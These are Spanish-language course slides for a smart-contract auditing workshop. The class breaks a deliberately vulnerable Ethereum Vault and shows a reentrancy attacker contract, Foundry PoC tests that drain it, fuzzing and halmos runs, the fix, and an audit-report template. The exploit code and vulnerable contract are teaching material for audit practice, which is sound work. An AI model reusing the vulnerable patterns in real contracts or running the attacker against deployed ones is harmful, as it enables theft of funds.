

Clase 7

Taller de análisis

Explotar y arreglar (Ethereum)

Tesis de la clase

Auditar no es leer código buscando "errores"; es construir la **prueba** de que un bug es explotable, medir su impacto, y verificar que el fix lo cierra.

Tomamos el Vault de la Clase 3, lo **rompemos**, escribimos el **exploit**, y lo **arreglamos** — con tests que demuestran cada paso.

Nota de uso

La versión vulnerable y el PoC son **material de enseñanza de auditoría** (ejemplos canónicos de reentrancy y control de acceso). Para entornos local/testnet controlados, **nunca** contra contratos de terceros.

Objetivos de aprendizaje

Al terminar, vas a poder:

- Identificar reentrancy y control de acceso roto en código real
- Correr Slither y separar hallazgos reales de ruido
- Pasar el mismo contrato por **varias capas** —Slither, el SMTChecker de `solc`, un LLM— y ver qué encuentra y qué no cada una
- **Escribir un contrato atacante** que demuestra el robo de fondos
- Usar invariantes para que el fuzzer encuentre el bug solo, y halmos para verificarlo
- Aplicar el fix (CEI + guard + `onlyAdmin`) y **verificarlo**
- Redactar un **hallazgo de auditoría** con formato estándar

Los archivos de la clase

Archivo	Rol
src/Vault.sol	versión correcta (referencia)
src/VaultVulnerable.sol	rota: reentrancy + control de acceso
test/VaultVulnerable.t.sol	el atacante y los PoCs los escriben ustedes ; el invariante ya está
test/halmos/VaultHalmos.t.sol	la solvencia, con halmos; AtacanteUnaVez lo escriben ustedes
src/MiVaultFixed.sol	el fix: lo escriben ustedes

SEGMENTO 1 · ~10 min

El contrato vulnerable

Bug 1 — Reentrancy en `withdraw()`

```
function withdraw() external {
    uint256 amount = balances[msg.sender];
    if (amount == 0) revert InsufficientBalance();

    (bool ok, ) = msg.sender.call{value: amount}(""); // ← interaction
    if (!ok) revert TransferFailed();

    balances[msg.sender] = 0; // ← EFFECT: demasiado tarde
}
```

La llamada externa ocurre **antes** de poner el balance en cero. El receptor puede re-entrar con su balance intacto.

Por qué `= 0` y no `-= amount`

Se usa el patrón *leer balance → enviar → poner en 0*, no `balances -= amount`.

Con `-=`, al desenrollar la recursión el segundo descuento haría **underflow**, y 0.8 revierte → el ataque se frenaría solo (el chequeo de overflow actúa como guard accidental).

El patrón de cero-al-final es el que **drena de verdad** — y es como se ven muchos contratos reales. **Lección: la reentrancy clásica sigue viva en 0.8, sólo cambió de forma.**

Bug 2 — Control de acceso roto

```
function setAdmin(address nuevo) external {  
    admin = nuevo;    // ← falta: if (msg.sender != admin) revert NotAdmin();  
}  
  
function sweep() external {  
    if (msg.sender != admin) revert InsufficientBalance();  
    (bool ok, ) = admin.call{value: address(this).balance}("");  
    if (!ok) revert TransferFailed();  
}
```

`sweep()` parece protegida — pero como `setAdmin()` **no chequea nada**, cualquiera se nombra admin y barre. La verificación de `sweep()` no vale nada.

El auditor no pregunta "¿esta función está protegida?" sino "¿hay **algún** camino para llegar a ser admin?". Si existe uno, todas las funciones que confían en `admin` quedan comprometidas, aunque cada una chequee bien.

SEGMENTO 2 · ~35 min

Slither y triage

Correr el análisis

```
cd ethereum/  
slither src/VaultVulnerable.sol
```

Salida de Slither 0.11.x: **5 hallazgos.**

Detector	Sev.	¿Real?
reentrancy-eth en withdraw()	High	Sí — el bug central
missing-zero-check en setAdmin	Low	Distractor — opina de lo irrelevante
reentrancy-events en withdraw()	Low	No — el emit va después del call
low-level-calls x2	Info	No — intencional

```
slither src/VaultVulnerable.sol --exclude-informational --exclude-low  
# 1 result(s) found      ← de 5 a 1
```

Lo que Slither NO dice

Ni una línea sobre el control de acceso de `setAdmin`. El Bug 2 —una línea, sin contrato atacante— es **invisible** para el analizador estático.

Y no es que no miró la función: **opinó** sobre ella (`missing-zero-check` , Low).
Miró, opinó, y opinó sobre lo que no importa.

*"¿Quién **debería** poder llamar a `setAdmin` ?" no es una propiedad del **código**, es una propiedad de la **intención** — y no está escrita en ningún lado del archivo. Slither encuentra patrones. La intención no es un patrón.*

No por casualidad: control de acceso = **#1 del OWASP SC Top 10 2026**.

Lo que Slither sí puede hacer: ponerlo a la vista

```
slither src/VaultVulnerable.sol --print vars-and-auth
```

Function	State variables written	Conditions on msg.sender
constructor	['admin']	[]
deposit	['balances']	[]
withdraw	['balances']	[]
setAdmin	['admin']	[]
sweep	[]	['msg.sender != admin']

No es un hallazgo: es un **printer**, una tabla para leer. `setAdmin` escribe `admin` sin ninguna condición sobre `msg.sender`, en la misma tabla donde `sweep` sí la tiene. La herramienta ordena; la pregunta *"¿y esto debería poder hacerlo cualquiera?"* la hace la persona.

El contraste: el mismo detector sobre el Vault correcto

VaultVulnerable.sol	High	reentrancy-eth	← enciende
Vault.sol (correcto)	—		← apagado

Mismo detector, distinto código. Lo que **sí** sale en el correcto:

Vault.sol (el CORRECTO)	Low	reentrancy-events	x2
	Info	low-level-calls	x2

Aparece la palabra **"Reentrancy"** en el contrato que declaramos seguro.

Es el `emit` después del `call` : **no es robo de fondos.**

Es exactamente el hallazgo que hace que alguien rompa un contrato correcto "para que la herramienta se calle". **Cero hallazgos no es el objetivo.**

¿Y el verificador formal? Lo corremos

El bloque de la Clase 6 está en `ethereum/foundry.toml`, **comentado** y apuntado a `Vault.sol`.

Para esta clase: descomentarlo y cambiar la línea `contracts`.

```
[profile.default.model_checker]
contracts = { "src/VaultVulnerable.sol" = ["VaultVulnerable"] }
engine = "chc"
solvers = ["z3", "eld"]
targets = ["assert", "overflow", "underflow", "divByZero"]
show_unsupported = true
show_unproved = true
```

`forge build --force`. Salida (macOS, `solc` 0.8.26, 2 s):

```
4 × Assertion checker does not yet implement type error ← los custom errors
1 × CHC: Overflow ... happens here    VaultVulnerable.sol:24  (+= msg.value)
```

Ni una palabra sobre la reentrancy. Ni una sobre el control de acceso.

Slither: 1 de 2 · SMTChecker: 0 de 2

La herramienta que **demuestra** cosas no vio **ninguno** de los dos bugs. Por qué:

1. **Sólo prueba lo que le pedís.** "La suma de balances $\leq$ ETH del contrato" no está escrita en ningún lado, ni es expresable acá. **Sin spec no hay teorema.**
La verificación formal no encuentra bugs: prueba propiedades que vos enunciás.
2. **No modela los custom errors** (4 avisos), y esos `revert` son justo las guardas que definen el control de acceso: pierde precisión donde más importa.
3. **Lo único que reporta es el overflow de** `+= msg.value` : formalmente cierto, prácticamente imposible. Y no tiene nada que ver con los bugs: un fix no toca `deposit()`, así que lo va a seguir reportando igual.

Cada bug tiene su herramienta: la reentrancy se detecta con un **patrón** y se demuestra con un **PoC**; el control de acceso se ve **leyendo**; la solvencia se ataca con **invariantes** (fuzzer y halmos). **Ninguna cubre a las otras.**

SEGMENTO 3 · ~40 min

PoC de explotación

Una vulnerabilidad sin PoC es una hipótesis

El estándar de auditoría es **demostrar** el robo.


```
contract ReentrancyAttacker {
    VaultVulnerable public vault;
    uint256 public amountPerCall;

    function attack() external payable {
        amountPerCall = msg.value;
        vault.deposit{value: msg.value}();
        vault.withdraw();          // dispara el ciclo
    }

    receive() external payable {
        if (address(vault).balance >= amountPerCall) {
            vault.withdraw();      // re-entra antes de que su balance se ponga en cero
        }
    }
}
```


Es el `fallback()` del atacante del DAO, con `receive()` y un `if` que corta cuando el Vault se vacía.

El ataque sobre el Vault, paso 1




`attack()` deposita 1 ETH (el Vault pasa de 10 a 11) y llama `withdraw()`. El Vault lee `amount = 1`, envía 1 ETH, y ese envío ejecuta el `receive()` del atacante.

El ataque sobre el Vault, paso 2



`receive()` llama `withdraw()` de nuevo. El primer `withdraw()` no llegó al paso 3: `balances[atacante]` sigue en 1, así que el Vault envía otro ETH, que ejecuta `receive()` otra vez. Once niveles, hasta que el Vault queda en 0 y el `if` deja de re-entrar.

El ataque sobre el Vault, paso 3 — la pila se desenrolla



Con el Vault en 0, `receive()` no re-entra y la pila se desenrolla: los once `withdraw()` pendientes ejecutan `balances[msg.sender] = 0`. El libro contable sigue diciendo que las víctimas tienen 5 ETH cada una; no hay ETH para pagarles.

Dos aclaraciones sobre el atacante

No roba claves — abusa de la lógica. Deposita su **propio** ETH, con su **propia** cuenta. Explota el **orden de operaciones**, no la criptografía. Por eso ningún control de acceso lo detiene: está autorizado a retirar su depósito... lo retira muchas veces.

Por qué el `if` en `receive()` — `if (address(vault).balance >= amountPerCall) :`

- Corta la recursión cuando el Vault ya no tiene fondos para otro retiro
- Sin él, la última re-entrada llamaría a un Vault vacío → **revert** → propaga → **falla toda la tx**
- El `if` hace que el ataque **termine limpio**: re-entra mientras haya fondos, para justo antes del revert

El test que demuestra el robo

```
function test_Reentrancy_DrenaElVault() public {  
    // Setup: dos víctimas depositaron 5 ETH cada una. El vault tiene 10.  
    assertEq(address(vault).balance, 10 ether);  
  
    ReentrancyAttacker attacker = new ReentrancyAttacker(vault);  
    vm.deal(attackerOwner, 1 ether);  
    vm.prank(attackerOwner);  
    attacker.attack{value: 1 ether}();    // invierte 1 ETH  
  
    assertEq(address(vault).balance, 0);    // vault vacío  
    assertEq(address(attacker).balance, 11 ether); // 1 propio + 10 robados  
}
```

```
forge test --match-test test_Reentrancy_DrenaElVault -vvvv  
# 4 v: la traza de un test que PASA (con 3 sólo sale la de los que fallan)  
# las llamadas anidadas a withdraw(): esa cascada ES el ataque
```

El segundo PoC — control de acceso

```
function test_AccessControl_ExtranioSeQuedaConLosFondos() public {  
    // víctima depositó 8 ETH; admin es el deployer.  
    vm.prank(atacante);  
    vault.setAdmin(atacante);           // usurpa el admin (sin chequeo)  
    assertEq(vault.admin(), atacante);  
  
    uint256 antes = atacante.balance;  
    vm.prank(atacante);  
    vault.sweep();                      // barre todo el ETH  
  
    assertEq(address(vault).balance, 0);  
    assertEq(atacante.balance, antes + 8 ether);  
}
```

Dos vectores independientes, mismo resultado: **pérdida total de fondos.**

SEGMENTO 4 · ~40 min

Invariantes + fuzzer

Dejar que el fuzzer encuentre el ataque solo

El PoC demuestra **un** camino que sospechábamos. Los invariantes exploran secuencias que **no se nos ocurrieron**.

Solvencia: el ETH del contrato nunca debe ser menor que la suma de los depósitos legítimos registrados.

Handler con un atacante incorporado

```
contract VulnerableHandler is Test {
    VaultVulnerable public vault;
    ReentrancyAttacker public attacker;
    uint256 public deposited;

    function legitDeposit(uint256 amount) external {
        amount = bound(amount, 1 ether, 100 ether);
        vm.deal(address(this), amount);
        vault.deposit{value: amount}();
        deposited += amount;
    }

    function runAttack(uint256 seed) external {
        uint256 stake = bound(seed, 1 ether, 10 ether);
        if (address(vault).balance == 0) return;
        vm.deal(address(this), stake);
        try attacker.attack{value: stake}() {} catch {}
    }
}
```

El invariante encuentra y reduce el bug

```
function invariant_solveny_DEMO() public view {  
    assertGe(address(vault).balance, handler.deposited(),  
        "INSOLVENCIA: el vault tiene menos ETH del que deberia");  
}
```

En el repo el `assertGe` viene **comentado** (con un `assertTrue(true)`), para que la suite quede en verde. Descomentado:

```
[FAIL: INSOLVENCIA: el vault tiene menos ETH del que deberia: 2.25e17 < 2.37e20]  
[Sequence] (original: 5, shrunk: 2)  
  legitDeposit(uint256) args=[409]  
  runAttack(uint256)      args=[2084139727058344503197753458403953022]
```

Dos llamadas: un depósito honesto y un ataque. **El fuzzer redescubrió el exploit sin que le dijéramos cómo.** Contra un vault arreglado no se rompe en 256 corridas (12.800 llamadas) — que es evidencia, no una prueba.

La misma propiedad, verificada: halmos

El fuzzer prueba secuencias **al azar**. halmos considera **todas** las de hasta k llamadas (`--invariant-depth`, 2 por defecto), con los argumentos como símbolos, desde el `setUp`.

```
halmos --contract VaultVulnerableHalmos --invariant-depth 1    # [PASS]
halmos --contract VaultVulnerableHalmos                        # k = 2: [FAIL]
```

```
p_amount_uint256_..._04 = 0x4ffffffffffffffffffe    ← ≈ 92,2 ETH, depósito legítimo
p_stake_uint256_..._12 = 0x201100000002             ← stake del atacante, en wei
CALL 0xaaaa0003::legitDeposit(p_amount_uint256_..._04)
CALL 0xaaaa0003::runAttack(p_stake_uint256_..._12)
[FAIL] invariant_solventia() (paths: 8, time: 0.28s, bounds: [])
```

Sólo los valores y las llamadas: halmos imprime además la traza de cada una (filtro en el README).

El k importa. Con $k = 1$ no hay contraejemplo: el ataque necesita un depósito previo.

Un `[PASS]` vale sólo hasta k . Contra el arreglado, `[PASS]` con $k = 2$ y con $k = 4$.

SEGMENTO 5 · ~25 min

Fix + re-verificación

+ mini-reporte

Fix 1 — Reentrancy: CEI + guard

```
modifier nonReentrant() {  
    if (_status == _ENTERED) revert Reentrancy();  
    _status = _ENTERED;  
    _;  
    _status = _NOT_ENTERED;  
}  
  
function withdraw() external nonReentrant {  
    uint256 amount = balances[msg.sender];  
    if (amount == 0) revert InsufficientBalance();  
    balances[msg.sender] = 0; // EFFECT primero  
    (bool ok, ) = msg.sender.call{value: amount}(""); // INTERACTION después  
    if (!ok) revert TransferFailed();  
}
```

CEI ya cierra el bug; `nonReentrant` es redundante **a propósito** (defensa en profundidad).

Fix 2 — Control de acceso: `onlyAdmin`

```
modifier onlyAdmin() {  
    if (msg.sender != admin) revert NotAdmin();  
    _;  
}  
  
function setAdmin(address nuevo) external onlyAdmin {  
    emit AdminChanged(admin, nuevo);  
    admin = nuevo;  
}  
  
function sweep() external onlyAdmin { /* ... */ }
```

Re-verificación: el mismo exploit, ahora falla

```
// test/MiVaultFixed.t.sol – el mismo atacante, apuntado a MiVaultFixed
function test_Fix_ReentrancyRevierte() public {
    AtacanteMiVault attacker = new AtacanteMiVault(vault);
    vm.deal(attackerOwner, 1 ether);

    vm.prank(attackerOwner);
    vm.expectRevert(MiVaultFixed.TransferFailed.selector); // ahora revierte
    attacker.attack{value: 1 ether}();

    assertEq(address(vault).balance, 10 ether);           // nada se movió
}
```

```
forge test --match-path test/MiVaultFixed.t.sol
halmos --contract MiVaultFixedHalmos # [PASS]
```

El mismo exploit que probó el bug ahora prueba el fix. De "drena" a "revierte".

Formato de hallazgo de auditoría

```
## [HIGH] Reentrancy en VaultVulnerable.withdraw()

**Ubicación:** src/VaultVulnerable.sol:29-39

**Descripción:** withdraw() hace la llamada externa antes de poner el balance
en cero, violando checks-effects-interactions...

**Impacto:** Pérdida total. Un atacante con 1 ETH drena 10 ETH
(PoC: test_Reentrancy_DrenaElVault).

**Recomendación:** aplicar CEI + modifier nonReentrant.

**Estado:** Corregido en MiVaultFixed.sol; verificado por test_Fix_ReentrancyRevierte.
```

Un buen reporte: severidad, ubicación, impacto **cuantificado**, PoC, recomendación, estado.

Actividad / Entregable

Reporte corto de hallazgos + fix verificado. En pares:

1. Slither sobre `VaultVulnerable.sol` + triage (real vs ruido, con justificación).
Después, `--print vars-and-auth` : ¿qué fila delata el bug que el triage no encontró?
2. Escribir el atacante y los dos PoCs; correrlos (`-vvvv`) y contar las llamadas anidadas a `withdraw`
3. Con su atacante, descomentar el invariante: ¿el fuzzer lo rompe? ¿a cuántas llamadas?
Después halmos: vacío da `[PASS]` (¿por qué?); con `AtacanteUnaVez` escrito, ¿qué afirma su `FAIL` ?
4. Escribir **dos hallazgos** con la plantilla
5. **El fix**, en `src/MiVaultFixed.sol` , con el cambio más chico que cierre los dos bugs.
Verificarlo con halmos (`[PASS]`) y con sus PoCs apuntados a su contrato.
Discutir: ¿sigue protegiendo si alguien después reordena `withdraw()` ?
6. **LLM (opcional)**: pedirle una auditoría del `VaultVulnerable` . ¿Encuentra los dos bugs?
¿Inventa alguno? Confirmar o descartar **cada** hallazgo con un test.

Bonus — para seguir después de la clase

Para *internalizar* esto no hay atajo: romper contratos con las manos y leer auditorías reales.

Practicar (wargames)	Leer auditorías reales
Ethernaut (OpenZeppelin) — <i>Reentrancy, Force, Delegation</i>	Code4rena, Cyfrin, Spearbit/Cantina, Trail of Bits
Damn Vulnerable DeFi — se resuelve con PoC en Foundry	buscá un <i>High</i> de reentrancy/access control y comparás el formato

Desafío puente: entregá un nivel de Damn Vulnerable DeFi como test de Foundry, con el formato de PoC del taller. Para seguir de auditor: *career track* de seguridad de **Cyfrin Updraft** (gratis).

Lecturas

- **OWASP Smart Contract Top 10 (2026):** control de acceso #1, reentrancy #8
- Phil Daian, *Analysis of the DAO exploit* (2016) — el ataque sobre el código real
- Slither — detectores `reentrancy-eth` , `arbitrary-send-eth`
- OpenZeppelin `ReentrancyGuard`
- Foundry Book — "Invariant Testing" y "Traces"

Próxima clase

Clase 8 — Intro análisis Cardano

El catálogo de bugs de EUTXO (double satisfaction, validación de outputs...) y por qué el toolkit es distinto: property-based testing + checklist.